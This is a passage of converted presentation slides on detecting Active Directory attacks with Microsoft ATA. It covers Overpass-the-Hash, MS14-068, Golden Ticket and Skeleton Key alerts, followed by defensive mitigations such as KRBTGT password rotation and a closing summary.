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


#### ATA Detection: Credential Theft OverPass the Hash





#### ATA Detection: MS14-068 Exploit





#### ATA Detection: Golden Ticket



#### **Encryption Downgrade Activity**

The encyption method of the TGT field of TGS\_REQ message from FS has been downgraded based on previously learned behavior. This may be a result of a Golden Ticket in-use on FS.

July 5, 2015 8:26 AM to 8:51 AM

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
#### ATA Detection: Skeleton Key



#### **Encryption Downgrade Activity**


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
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### Credential Theft Protection (Future)





Hypervisor

**Computer Hardware** 



# **Additional Mitigations**

- Monitor scheduled tasks on sensitive systems (DCs, etc)
- Block internet access to DCs & servers.
- Monitor security event logs on all servers for known forged Kerberos & backup events.
- Include computer account password changes as part of domain-wide password change scenario (set to 1 day)
- Change the KRBTGT account password (twice) every year & when an AD admin leaves.
- Incorporate Threat Intelligence in your process and model defenses against real, current threats.



# Summary

- Attackers will get code running on a target network.
- The extent of attacker access is based on defensive posture.
- Advanced attacks with forged tickets can be detected.
- Protect AD Admins or a full domain compromise is likely!

My research into AD attack, defense, & detection is ongoing. This is only the beginning...  $\odot$ 



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